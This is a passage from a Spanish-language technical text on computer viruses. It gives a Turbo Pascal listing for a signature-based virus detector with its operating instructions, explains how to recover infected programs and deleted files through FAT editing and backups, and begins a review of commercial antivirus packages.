  WRITELN('NO SE ENCONTRO AL ARCHIVO ANTI.DAT ');
  HALT;
END;

{-------------------------------------------------------------------------------}

PROCEDURE ALERTA(I:INTEGER; TA:BOOLEAN);
BEGIN
  INC(VIRUS_DEC);
  CUADRO(10,21,70,24,1);
  GOTOXY(12,22);
  WRITELN(#7,'ATENCION, VIRUS DESCUBIERTO EN EL ARCHIVO: ',ARCHINFO.NAME);
  GOTOXY(14,23);
  WRITELN('PROBABLEMENTE INFECTADO POR: ',VIRUS[I].NOMBRE);
  WRITELN(NOMS,ARCHINFO.NAME,'  INFECTADO POR :  ',VIRUS[I].NOMBRE);
  IF TA THEN SEEK(FIC,FILESIZE(FIC));
END;
```

LISTADO DEL PROGRAMA DETECTOR DE VIRUS (CONTINUA)

```
PROCEDURE ASCII(VAR Z:STRING);
VAR
X,S        : BYTE;
R          : INTEGER;
RESULT     : BYTE;

{- . . . . . . . . . . . . . . . . . . . . . . }

FUNCTION L(S:CHAR):BYTE;
BEGIN
  CASE UPCASE(S) OF
      'A':L:=10;
      'B':L:=11;
      'C':L:=12;
      'D':L:=13;
      'E':L:=14;
      'F':L:=15;
  END;
END;

{- . . . . . . . . . . . . . . . . . . . . . . }

BEGIN
  X:=0;
  WHILE X<LENGTH(Z) DO
  BEGIN
    INC(X);
    VAL(Z[X],RESULT,R);
    IF R<>0 THEN RESULT:=L(Z[X]);
    RESULT:=RESULT*16;
    INC(X);
    VAL(Z[X],S,R);
    IF R<>0 THEN S:=L(Z[X]);
    RESULT:=RESULT+S;
    VIRUS[NBVIR] FIRMA[X DIV 2]:=CHR(RESULT);
  END;
END;

{------------------------------------------------------------}

PROCEDURE CONTAMINADOS;
VAR
CMP    : BYTE;

BEGIN
  GOTOXY(1,25);
  WRITE(' OPRIMA [ENTER] PARA CONTINUAR');
```

LISTADO DEL PROGRAMA DETECTOR DE VIRUS (CONTINUA)

```
  GOTOXY(50,25);
  WRITE(#7);
  READLN;
  ASSIGN(NOMS,'VIRUS.DAT');
  SETTEXTBUF(NOMS,BUFFER_NOMS);
  RESET(NOMS);
  WHILE NOT EOF(NOMS) DO
  BEGIN
    CLRSCR;
    CMP:=0;
    REPEAT
      INC(CMP);
      READLN(NOMS,TMP);
      WRITELN(TMP);
    UNTIL (CMP=20) OR EOF(NOMS);
    GOTOXY(20,25);
    WRITE('OPRIMA CUALQUIER TECLA PARA CONTINUAR');
    REPEAT UNTIL KEYPRESSED;
  END;
  CLOSE(NOMS);
END;

{-------------------------------------------------------------------------}

PROCEDURE PRESENTACION;
BEGIN
  TEXTBACKGROUND(RED);
  CUADRO(1,1,80,3,1);
  GOTOXY(16,2);WRITE('D E T E C T O R   D E   V I R U S   (2.0)');
  TEXTBACKGROUND(BLACK);
  CUADRO(26,7,60,24,1);
  CUADRO(1,4,40,6,1);
  CUADRO(41,4,80,6,1);
  GOTOXY(5,5);
  WRITE('ISLAS LOPEZ ALBERTO A.');
  GOTOXY(55,5);
  WRITE('VIRUS CONOCIDOS :');
END;

{-------------------------------------------------------------------------}

PROCEDURE CARGA_VIRUS;
BEGIN
  NBVIR:=0;
  ASSIGN(DATA,'ANTI.DAT');
  RESET(DATA);
  IF IORESULT<>0 THEN FIN;
  WHILE NOT EOF(DATA) DO
  BEGIN
    READLN(DATA,X);
```

LISTADO DEL PROGRAMA DETECTOR DE VIRUS (CONTINUA)

```
    IF COPY(X,1,1)=';' THEN
    BEGIN
      INC(NBVIR);
      WITH VIRUS[NBVIR] DO
      BEGIN
        NOMBRE:=COPY(X,2,LENGTH(X)-1);
        READLN(DATA,TMP);
        FIRMAHEX:=TMP;
        ASCII(TMP);
        LONGITUD:=LENGTH(TMP) DIV 2;
        READLN(DATA,EXT);
      END;
    END;
  END;
  CLOSE(DATA);
  ASSIGN(NOMS,'VIRUS.DAT');
  TEXTBACKGROUND(BLACK);
  SETTEXTBUF(NOMS,BUFFER_NOMS);
  REWRITE(NOMS);
  GOTOXY(72,5);
  WRITE(NBVIR);
END;

{-------------------------------------------------------------------------}

PROCEDURE ESUB(VAR CSUB:INTEGER);
VAR
K     : INTEGER;

BEGIN
  CSUB:=0;
  K:=0;
  WHILE K<=CSUB DO
  BEGIN
    FINDFIRST(DIRECTORIO+'*.*',DIRECTORY,ARCHINFO);
    WHILE (DOSERROR=0) DO
    BEGIN
      WITH ARCHINFO DO
      BEGIN
        CSUB:=CSUB+1;
        IF (NAME='.') OR (NAME='..') THEN CSUB:=CSUB-1
        ELSE
        IF (ATTR=DIRECTORY) THEN SD[CSUB]:=DIRECTORIO+NAME ELSE CSUB:=CSUB-1;
      END;
      FINDNEXT(ARCHINFO);
    END;
    K:=K+1;
    IF K<=CSUB THEN DIRECTORIO:=SD[K]+'\';
  END;
END;
```

LISTADO DEL PROGRAMA DETECTOR DE VIRUS (CONTINUA)

```
{-------------------------------------------------------------------------}

PROCEDURE LEXE;
BEGIN
  DOSERROR:=0;
  OK:=FALSE;
  FEXE:=FALSE;
  FINDFIRST(DIRECTORIO+'*.EXE',ANYFILE,ARCHINFO);
END;

{-------------------------------------------------------------------------}

PROCEDURE LEE_SECTOR;
BEGIN
  WITH REGISTRO DO
  BEGIN
    ES := SEG(SECTOR0[1]);
    BX := OFS(SECTOR0[1]);
    AX := $0201;
    CX := $0001;
    DH := $00;
    CASE UPCASE(DISCO) OF
        'A' :DL := $00;
        'B' :DL := $01;
        'C' :DL := $80;
        'D' :DL := $80;
        'E' :DL := $80
    END;
  END;
  INTR($13,REGISTRO);
END;

{-------------------------------------------------------------------------}

PROCEDURE SECTOR_CERO;
VAR
I,II,J              : INTEGER;
DIFERENTE,TA    : BOOLEAN;

BEGIN
  TA:=FALSE;
  GOTOXY(63,10);
  WRITE('BOOT SECTOR:');
  LEE_SECTOR;
  FOR I:=1 TO NBVIR DO
  FOR J:=1 TO 512 DO
  IF (VIRUS[I].FIRMA[1]=SECTOR0[J]) THEN
  BEGIN
    II:=0;
    DIFERENTE:=FALSE;
```

LISTADO DEL PROGRAMA DETECTOR DE VIRUS (CONTINUA)

```
    WHILE NOT DIFERENTE AND (II<VIRUS[I].LONGITUD-1) AND ((II+J<=512)) DO
    BEGIN
      INC(II);
      IF VIRUS[I].FIRMA[II+1]<>SECTORO[J+II] THEN DIFERENTE:=TRUE;
    END;
    IF NOT DIFERENTE AND (II+J<=512) THEN
    BEGIN
      ARCHINFO.NAME:='Sector 0';
      ALERTA(I,TA);
      GOTOXY(64,12);
      WRITE('INFECTADO');
    END
    ELSE
    BEGIN
      GOTOXY(67,12);
      WRITE('SANO');
    END;
  END;
END;

{-------------------------------------------------------------------------}

PROCEDURE EXAMINA;
VAR
I,II,J      : INTEGER;
TA      : BOOLEAN;

BEGIN
  REPEAT
    IF PTF=0 THEN
    BEGIN
      PTF:=1024;
      BLOCKREAD(FIC,BUF,1024,RES);
    END
    ELSE
    BEGIN
      MOVE(BUF[1024],BUF[1],50);
      BLOCKREAD(FIC,BUF[51],1024,RES);
      PTF:=PTF+1024;
    END;
    GOTOXY(28,16);
    TEXTBACKGROUND(RED);
    IF (PTF>ARCHINFO.SIZE) THEN WRITE(ARCHINFO.SIZE:7) ELSE WRITE(PTF:7);
    TEXTBACKGROUND(BLACK);
    GOTOXY(38,16);
    WRITE('BYTES');
    FOR I:=1 TO NBVIR DO
      IF VIRUS[I].EXT=EXTENSION THEN
        FOR J:=1 TO 1024 DO
```

LISTADO DEL PROGRAMA DETECTOR DE VIRUS (CONTINUA)

```
        IF (VIRUS[I].FIRMA[1]=BUF[J]) THEN
        BEGIN
          II:=0;
          DIFERENTE:=FALSE;
          WHILE NOT DIFERENTE AND (II<VIRUS[I].LONGITUD-1) AND ((II+J)<=1024) DO
          BEGIN
            INC(II);
            IF VIRUS[I].FIRMA[II+1]<>BUF[J+II] THEN DIFERENTE:=TRUE;
          END;
          IF NOT DIFERENTE AND (II+J<=1024) THEN ALERTA(I,TA);
        END;
    IF KEYPRESSED THEN IF READKEY=#27 THEN ESCAPE:=TRUE;
  UNTIL EOF(FIC) OR (IORESULT<>0) OR ESCAPE;
END;

{-------------------------------------------------------------------------------}

PROCEDURE ANALIZA;
BEGIN
  ASSIGN(FIC,DIRECTORIO+ARCHINFO.NAME);
  RESET(FIC,1);
  GOTOXY(28,12);
  WRITE('          ');
  GOTOXY(38,14);
  WRITE('BYTES');
  GOTOXY(28,12);
  WRITELN(ARCHINFO.NAME);
  TEXTBACKGROUND(RED);
  GOTOXY(27,10);
  WRITE('                    ');
  GOTOXY(27,10);
  WRITE(DIRECTORIO);
  GOTOXY(28,14);
  WRITE(ARCHINFO.SIZE:7);
  GOTOXY(28,16);
  WRITE(FIC_VIS:3);
  GOTOXY(1,25);
  TEXTBACKGROUND(BLUE);
  WRITE('OPRIMA ESCAPE PARA TERMINAR');
  EXTENSION:=ARCHINFO.NAME;
  DELETE(EXTENSION,1,LENGTH(EXTENSION)-3);
  INC(FIC_VIS);
  PTF:=0;
  EXAMINA;
  CLOSE(FIC);
  FINDNEXT(ARCHINFO);
  IF (DOSERROR<>0) AND OK AND FEXE THEN LEXE;
END;
```

LISTADO DEL PROGRAMA DETECTOR DE VIRUS (CONTINUA)

```
{-------------------------------------------------------------------------}

PROCEDURE RASTREA;
VAR
CSUB     : INTEGER;
R        : SEARCHREC;

BEGIN
  CLRSCR;
  PRESENTACION;
  GOTOXY(72,5);
  WRITE(NBVIR);
  TEXTBACKGROUND(BLUE);
  CUADRO(1,7,25,24,1);
  CUADRO(51,7,80,24,1);
  TEXTCOLOR(WHITE);
  TEXTBACKGROUND(BLUE);
  GOTOXY(3,8);
  WRITE('DISCO ');
  GOTOXY(3,10);
  WRITE('DIRECTORIO EXAMINADO ');
  GOTOXY(3,12);
  WRITE('ARCHIVO EXAMINADO ');
  GOTOXY(3,14);
  WRITE('LONGITUD ');
  GOTOXY(3,16);
  WRITE('VERIFICADOS ');
  GOTOXY(3,18);
  WRITE('ARCHIVOS VERIFICADOS ');
  FIC_VIG:=0;
  VIRUS_DEC:=0;
  Q:=0;
  OK:=TRUE;
  DISCO:=' ';
  ESCAPE:=FALSE;
  FEXE:=TRUE;
  DIRECTORIO:='';
  TEXTBACKGROUND(RED);
  GOTOXY(27,8);
  WRITE(' ');
  GOTOXY(27,8);
  DISCO:=READKEY;
  GOTOXY(27,8);
  WRITE(DISCO);
  GOTOXY(27,10);
  WRITE('                    ');
  GOTOXY(27,10);
  READLN(DIRECTORIO);
  IF NOT (COPY(DIRECTORIO,LENGTH(DIRECTORIO),1)='\')
    AND (LENGTH(DIRECTORIO)>0)
     THEN  DIRECTORIO:=DIRECTORIO+'\';
  DIRECTORIO:=DISCO+':\'+DIRECTORIO;
```

LISTADO DEL PROGRAMA DETECTOR DE VIRUS (CONTINUA)

```
  ESUB(CSUB);
  SECTOR_CERO;
  REPEAT
    FINDFIRST(DIRECTORIO+'*.COM',ANYFILE,ARCHINFO);
    IF DOSERROR<>0 THEN LEXE;
    WHILE (DOSERROR=0) AND NOT ESCAPE DO ANALIZA;
    Q:=Q+1;
    DIRECTORIO:=SD[Q]+'\';
    FEXE:=TRUE;
  UNTIL Q>=CSUB;
  CLOSE(NOMS);
  IF VIRUS_DEC>0 THEN CONTAMINADOS;
  GOTOXY(1,25);
  WRITE(' OPRIMA [ENTER] PARA CONTINUAR');
  GOTOXY(60,25);
  WRITE(#7);
  READLN;
  CLRSCR;
END;

{-------------------------------------------------------------------------}

PROCEDURE LISTADO;
VAR
I,J,N,M    : INTEGER;
T          : CHAR;

BEGIN
  N:=1;
  M:=5;
  REPEAT
    TEXTBACKGROUND(BLUE);
    GOTOXY(1,7);
    FOR I:=1 TO 80 DO WRITE(' ');
    GOTOXY(8,7);
    WRITE('NOMBRE');
    GOTOXY(35,7);
    WRITE('F I R M A');
    TEXTBACKGROUND(BLACK);
    CUADRO(1,8,23,24,1);
    CUADRO(24,8,80,24,1);
    J:=0;
    FOR I:=N TO M DO
    BEGIN
      TEXTBACKGROUND(BLACK);
      J:=J+1;
      GOTOXY(2,6+(J*3));
      WRITE(VIRUS[I].NOMBRE);
      GOTOXY(2,6+(J*3)+1);
      WRITE(VIRUS[I].EXT);
    END;
```

LISTADO DEL PROGRAMA DETECTOR DE VIRUS (CONTINUA)

```
  WINDOW(25,7,75,23);
  J:=0;
  FOR I:=N TO M DO
  BEGIN
    TEXTBACKGROUND(RED);
    J:=J+1;
    GOTOXY(1,J*3);
    WRITE(VIRUS[I].FIRMAHEX);
  END;
  WINDOW(1,1,80,25);
  GOTOXY(1,25);
  WRITE('[R]- RETROCEDER, [A]-AVANZAR, [Q]-SALIR');
  T:=READKEY;
  CASE UPCASE(T) OF
      'A': BEGIN
           M:=M+5;
              IF M>NBVIR THEN
              BEGIN
                M:=NBVIR;
                N:=(NBVIR DIV 5)*5+1;
              END
              ELSE N:=M-4;
           END;
      'R': BEGIN
             N:=N-5;
             IF N<1 THEN N:=1;
             M:=N+4;
           END;
    END;
  UNTIL UPCASE(T)='Q';
  CLRSCR;
END;

{-------------------------------------------------------------------------}

PROCEDURE CAPTURA;
VAR
F       : TEXT;
I,J     : INTEGER;
A,B,C   : STRING;

BEGIN
  TEXTBACKGROUND(BLUE);
  GOTOXY(1,7);
  FOR I:=1 TO 80 DO WRITE(' ');
  GOTOXY(8,7);
  WRITE('NOMBRE');
  GOTOXY(35,7);
  WRITE('F I R M A');
  TEXTBACKGROUND(BLACK);
  CUADRO(1,8,23,24,1);
```

LISTADO DEL PROGRAMA DETECTOR DE VIRUS (CONTINUA)

```
  CUADRO(24,8,80,24,1);
  GOTOXY(2,10);
  WRITE('NOMBRE:');
  GOTOXY(2,12);
  WRITE('ARCHIVO DE ATAQUE:');
  GOTOXY(2,15);
  WRITE('FIRMA:');
  TEXTBACKGROUND(RED);
  GOTOXY(26,10);
  WRITE('                ');
  GOTOXY(26,10); READLN(A);
  GOTOXY(26,12);
  WRITE(' ');
  GOTOXY(26,12);
  READLN(B);
  WINDOW(25,15,78,17);
  CLRSCR;
  READLN(C);
  WINDOW(1,1,80,25);
  VIRUS[NBVIR+1].NOMBRE:=A;
  VIRUS[NBVIR+1].EXT:=B;
  VIRUS[NBVIR+1].FIRMAHEX:=C;
  ASSIGN(F,'ANTI.DAT');
  REWRITE(F);
  FOR I:=1 TO NBVIR+1 DO
  BEGIN
    WRITELN(F,';'+VIRUS[I].NOMBRE);
    WRITELN(F,VIRUS[I].FIRMAHEX);
    WRITELN(F,VIRUS[I].EXT);
  END;
  CLOSE(F);
  NBVIR:=NBVIR+1;
END;

{-------------------------------------------------------------------------}

BEGIN

    REPEAT
    TEXTBACKGROUND(BLUE);
    CLRSCR;
    C:=1;
    PRESENTACION;
    CARGA_VIRUS;
    CUADRO(1,7,80,24,1);
    OPCION[1]:='    RASTREAR    ';
    OPCION[2]:='  LISTAR FIRMAS  ';
    OPCION[3]:=' AGREGAR NUEVA FIRMA ';
    OPCION[4]:='    SALIR       ';
    MENU(28,10,4,3,1,OPCION,C);
```

LISTADO DEL PROGRAMA DETECTOR DE VIRUS (CONTINUA)

```
  CASE C OF
     1:RASTREA;
     2:LISTADO;
     3:CAPTURA;
  END
  UNTIL C=4;
  CLRSCR;

END.
```

3.3.3. Operación del programa.

La operación del programa es muy simple: al empezar su ejecución carga en memoria (en la variable VIRUS), todas las firmas encontradas en el archivo ANTI.DAT, por lo que se tardará un momento para presentar el menú del sistema (figura 3-2).




FIGURA 3-2. MENU PRINCIPAL DEL SISTEMA

En esta pantalla, en la parte superior, se presentan tres recuadros, uno de ellos se emplea para indicar la cantidad de firmas contenidas en el archivo ANTI.DAT, que es el total de virus que reconoce el programa. En la parte central se presenta un menú con cuatro opciones, donde las tres primeras representan, cada una, un módulo del programa. El funcionamiento de cada uno de los módulos se explica a continuación:

- **Rastreo.**

  Al activar esta opción, se ejecuta el procedimiento Rastreo, el cual comienza por inicializar las variables pertinentes y muestra una pantalla como la de la figura 3-3.




FIGURA 3.3 PANTALLA DE RASTREO (MONITOREO)

En esta pantalla, se pregunta al usuario que disco será examinado y posteriormente se pide el nombre del directorio que se quiere examinar, el cual de dejarse en blanco, se interpretará por el programa que se quiere rastrear en todo el disco, incluyendo el sector de carga (sector cero). Si se indicó un subdirectorio en particular, el rastreo se llevará a cabo también en todos sus subdirectorios que contengan archivos ejecutables.

El monitoreo del rastreo se presenta al usuario desplegando en la pantalla, la información de que subdirectorio se esta examinando, qué archivo, cuántos bytes se han examinado del total que componen al archivo y

cuántos archivos se han examinado. El rastreo se puede detener en cualquier momento oprimiendo la tecla ESC.

Al finalizar, si no se reconoció la firma de ningún virus, el procedimiento regresa el control al menú principal. Para el caso de haberse reconocido algún virus, se presentará al usuario un mensaje informando qué virus se detectó y en qué archivo se encontró.

- **Listado de firmas.**

  Con esta opción se activa el procedimiento "Listado", el cual tienen por único objeto el presentar un listado de los virus que reconoce el programa, señalando sus nombres y sus firmas en una pantalla como la figura 3-4, en bloques de cinco registros.




FIGURA 3-4 LISTADO DE VIRUS Y SUS FIRMAS

En la parte inferior de esta pantalla, se indican las funciones de tres teclas de comandos, las cuales son:

A - Avanzar. Listar los siguientes cinco registros.

R - Retroceder. Listar los cinco registros anteriores.

S - Salir. Regresar al menú principal.

- **Adicionar Firma.**

  Esta opción permite al usuario agregar firmas para nuevos virus descubiertos, permitiendo al programa actualizarse. Este procedimiento es llamado en el programa como "Captura", y utiliza una pantalla como la mostrada en la figura 3-5.




FIGURA 3-5 PANTALLA DE CAPTURA PARA AGREGAR NUEVAS FIRMAS

La adición del registro solamente requiere de tres datos: el nombre del virus, el cual no debe ser mayor de 20 caracteres; su firma, que es una cadena de caracteres en numeración hexadecimal, que puede ser hasta de 50 caracteres, y el tipo de archivos que ataca (.COM o .EXE). Para el caso de los virus que atacan a ambos tipos de programas, se deberán editar dos definiciones, una para cada tipo. Los virus que atacan al sector de carga deberá escribírseles en este campo los caracteres "S-0".

La información debe capturarse en la secuencia presentada por el programa que, al llenar el usuario el último campo y oprimir la tecla Enter, se adicionará el registro al archivo de firmas ANTI.DAT.

Conclusión sobre el programa.

Como se menciona anteriormente, el programa sólo proporciona información de detección, pero no preve la eliminación del virus y la reparación del archivo contaminado, esto es debido a que cada virus necesita un tratamiento especial de acuerdo a su comportamiento, por lo que implica dedicarle un gran estudio a cada virus, delimitando su acción y la acción inversa que debe emplearse para restablecer los sistemas. Este programa no pretende rivalizar con los paquetes antivirus que actualmente se encuentran en el mercado, sino más bien ser un elemento más para la educación de los usuarios en el aspecto de detección de virus.

3.4. Recuperación de información.

Para los casos en que los sistemas de prevención y detección de virus son superados, llega a presentarse pérdida de información en los sistemas informáticos. Esta pérdida es, en muchas ocasiones, solamente aparente debido al manejo de los discos magnéticos que efectúa el Sistema Operativo; pero en otras es una pérdida irrevertible. Ante esta situación, la recuperación de información afectada por actividad viral puede efectuarse a través de tres acciones específicas: utilización de software especializado, recuperación de respaldos, acción directa de los usuarios.

Utilización de software especializado.

La mayoría de los paquetes antivirus actuales no sólo previenen la infección de los sistemas, sino que además, pueden recuperar o restaurar información que haya sido afectada por actividad viral. Lamentablemente, la información que puede restaurar es solamente concerniente a los programas y parámetros del sistema.

Al examinar un sistema mediante un software antivirus, si éste reconoce archivos infectados, presenta al usuario la opción de reparar al archivo infectado o eliminarlo. En caso de reconocer problemas de formateo de disco duro, o alteración de los parámetros del CMOS, FAT o del directorio raíz, pueden restaurarlos siempre y cuando se haya tenido la precaución de haber configurado al paquete para que hiciera un respaldo de ellos.
Una descripción detallada de los paquetes Anti-Virus actuales se presenta en la siguiente sección.
Para el caso de recuperación de archivos, resultan más eficientes algunos programas de utilerías como el Northon o el PCShell, los cuales cuentan con herramientas específicas para esto, tales como los programas DiskFix, Undelete, Unformat y el Northon Disk Doctor.
La operación del software para la recuperación de información es muy sencilla, además que ha demostrado ser muy práctica. Los usuarios solamente tienen que seguir las instrucciones a través de menús para obtener los resultados requeridos.

Recuperación de Respaldos.

La técnica de respaldar información es muy efectiva para casos de contingencias por ataque viral.
Cuando un virus borra archivos, si éstos son parte de un paquete, es mucho más sencillo reinstalar el paquete de los discos originales, que intentar recuperar los archivos. Así, también será mucho más sencillo recuperar archivos de datos de sus respaldos.
El único inconveniente de esta técnica es el aspecto de la actualidad de los datos recuperados. Por ejemplo, si en un computador se opera un sistema de contabilidad, en el que los archivos donde se guarda la información son respaldados cada mes; si el computador es atacado por un virus, borrando estos archivos, al recuperar los respaldos se estará restableciendo la información del mes anterior. Esto es mejor que nada, pero el trabajo que se efectuó durante el nuevo mes tendrá que volver a efectuarse.
Es por esto que debe estudiarse cual es la mejor frecuencia para efectuar los respaldos, considerando que para un sistema donde se registra mucha


información todos los días, deberán efectuarse respaldos muy frecuentes, mientras que para otros en los que su operación es muy poca, los respaldos se efectuarán con mucha menor frecuencia.
Otro punto interesante en este aspecto es la educación del usuario, el cual debe ser consciente de la importancia de mantener la información respaldada. Lamentablemente, en la mayoría de los casos, no se reconoce esta importancia sino hasta que se enfrentan a un problema de pérdida de información.
Los respaldos pueden efectuarse a través de muchos programas existentes en el mercado de software, tal como el BACKUP del sistema operativo, el PCBACKUP o las utilerías del PCShell, los cuales además de ser muy conocidos, son muy fáciles de operar.

Acción directa de los usuarios.

En ocasiones el empleo de software especializado es ineficiente para recuperar cierta información o inclusive el usuario no lo tiene disponible, o cuando no se ha tenido la precaución de emplear la técnica de respaldar la información de manera adecuada, el usuario puede intentar efectuar esta recuperación de manera directa en el computador.
La información que puede haberse afectado por un ataque viral es: programas de usuario, archivos de datos. La recuperación para cada uno de ellos se explicará a continuación.

- **Programas de usuario.**
  Para lograr la recuperación correcta de las funciones de un programa, es necesario identificar que virus lo atacó, determinando así la manera en que puede efectuarse la acción inversa que lo desinfecte.
  Para ejemplificar la recuperación de un programa infectado por un virus de inserción, considere el siguiente caso:

Se tiene un programa original, como se muestra en la figura 3.6.a, el cual es atacado por un virus de inserción. El virus lo modifica quedando su estructura como lo muestra la figura 3.6.b.



Como puede observarse, la infección del programa inserta una instrucción al comienzo del programa, para que la ejecución de éste salte al final de su código, en donde se ha añadido el virus. Al final del código virus añadido se encuentra otra instrucción de salto, que apunta hacia el comienzo del programa original.

Conociendo este comportamiento del virus, se puede recuperar el funcionamiento del programa original simplemente modificando la primera instrucción de salto para que ésta señale al comienzo del programa original, como se muestra en la figura 3.7.




FIGURA 3-7. "REPARACION" DE UN ARCHIVO INFECTADO

Esto recuperaría la actividad normal del programa y evitaría que el código viral fuera ejecutado, pero el archivo aún tendría un aumento de n bytes en su tamaño, que de no ser muy grande, podría dejarse ahí. La eliminación del código viral puede efectuarse fácilmente ya que se conoce en donde comienza el virus, debido a la dirección proporcionada por la primera instrucción de salto del archivo infectado.

- **Archivos de datos.**

La recuperación de los archivos de datos es más complicada y en la mayoría de las ocasiones es incompleta. Recordando lo estudiado en la sección 2.3, la manera en que se almacena la información en el disco es a través de la FAT y el Directorio Raíz (Root Directory). Cuando un archivo es borrado, el Sistema Operativo modifica estas dos áreas.

La FAT mapea todo el espacio del disco, indicando cuales cluster componen a cada archivo y en que orden. El Directorio Raíz registra los nombres de los archivos y en cual cluster comienzan. Así, para borrar un archivo, el sistema operativo pone un "0" en todos los cluster que componen al archivo (para marcarlos como "disponibles"), y sustituye el código E5h en lugar del primer caracter del nombre del archivo. Pero la información que contiene ese archivo aún permanece ahí.

Después de borrar un archivo, si se escribe en el disco, se sobreescribirá en los cluster que se marcaron como "disponibles" del archivo borrado, perdiéndose toda oportunidad de recuperar la información.

Para recuperar a un archivo eliminado, antes de que el espacio en donde esta su información sea reutilizado, debe editarse la FAT y el Directorio Raíz. Esto puede efectuarse mediante paquetes como el Northon Utilities, el PCShell o con el programa DEBUG del Sistema Operativo.

La recuperación del archivo debe comenzar por la edición del Directorio Raíz, modificando el primer caracter del nombre, el cual contiene el código E5, y sustituirlo por el primer caracter que tenía el archivo. Si el usuario no recuerda que caracter debe ponerse, puede escribir cualquiera y posteriormente, una vez recuperado el archivo, podrá renombrarlo si así lo requiere. En el Directorio Raíz, se puede obtener los datos de en cual cluster comienza el archivo, y su tamaño en bytes. El tamaño del archivo nos indica cuantos cluster ocupa y conociendo el cluster de comienzo del archivo, se busca este cluster en la FAT, el cual se encontrará en cero y muy probablemente, los cluster siguientes también lo estarán. Si el total de cluster consecutivos en cero es igual o mayor a la cantidad de clusters del archivo, entonces se tendrá la seguridad de que todos ellos formaban parte del archivo y para restablecerlos, solamente se necesita sustituir los ceros por los valores adecuados. El cluster de comienzo del archivo deberá señalar al cluster que le precede, éste a su vez al siguiente, así hasta el último, el cual debe marcarse como "fin de archivo".

Esta recuperación no suele ser tan fácil, ya que los clusters que formaban a un archivo de datos, en la mayoría de los casos, no son continuos. La recuperación de los archivos de datos de cluster no continuos requiere de un conocimiento profundo de la estructura que tiene el archivo en recuperación. Conociendo su estructura, el usuario puede examinar los sectores que componen a los cluster señalados en cero y establecer cuales son parte del archivo y que orden deben tener. Algunas estructuras de archivos (tales como los manejados en Páradox), marcan cada cluster de un archivo con un número consecutivo. Esto facilita la labor de rescate.

Una vez más se pone de manifiesto la relevancia de la educación de los usuarios (en este caso en terrenos técnicos), que no sólo proporciona mayor seguridad, sino además propicia soluciones a problemas muy complicados.

3.5. Uso de programas antivirus

Actualmente existe una gran variedad de paquetes antivirus de funcionamientos muy semejantes, pero de características distintas. El poder contar con software antiviral especializado es, en términos generales, una buena medida de seguridad, siempre y cuando no se les deje a ellos toda la responsabilidad y se les utilice como una herramienta que ayude a un plan de seguridad integral.

A continuación se presentará un análisis de los principales paquetes antivirus existentes en el mercado, observando algunas de sus características de trabajo.

Nombre	Descripción
Central Point Anti-Virus.	Este programa comprende una variedad de técnicas para la detección de virus y opera en segundo plano para alertar sobre cualquier actividad sospechosa que pueda indicar la existencia de un virus. El programa busca infecciones en los discos duros y en la mayor parte de los casos elimina los virus y repara los daños. CPAV está activado por menús, es fácil de instalar, y se opera adecuadamente desde el teclado. La instalación del programa crea un directorio CPAV, copia los archivos de programa y modifica el CONFIG.SYS o el AUTOEXEC.BAT para que cargue automáticamente uno de los dos supervisores residentes en memoria, VSAFE o VWATCH, y llama a BOOTSAFE, un servicio que persigue a los virus en el sector de arranque del sistema, la tabla de particiones y la tabla de asignación de archivos. Si no se quiere correr el VSAFE de 24K en segundo plano, puede hacer una instalación manual y corre al CPAV como una aplicación o bien instalar el VWATCH de 8K.

Nombre	Descripción
	VSAFE detiene las funciones del teclado cuando detecta alguna actividad sospechosa, tal como formatos extraños de disco o cambios en los archivos ejecutables, y espera a que vuelva a arrancar, continúe, o cancele; VWATCH detiene al sistema cuando detecta un comportamiento extraño. Si puede pagar el costo en memoria, notará que la operación de VSAFE es menos molesta. Cuando se instala, CPAV revisa la memoria del sistema y archivos buscando virus y también revisa la tabla de locación de archivos y el sector de carga del disco duro. El programa revisa, en promedio, 20 archivos por segundo y hace sonar una alarma cuando encuentra un virus, mostrando una caja de diálogo con sugerencias en las que se recomienda que el CPAV elimine al virus del archivo o área infectada de su disco duro y que rearranque el sistema (reset), para asegurarse que el virus ha sido eliminado de la memoria. Cuando se instala CPAV crea un disco de emergencia el 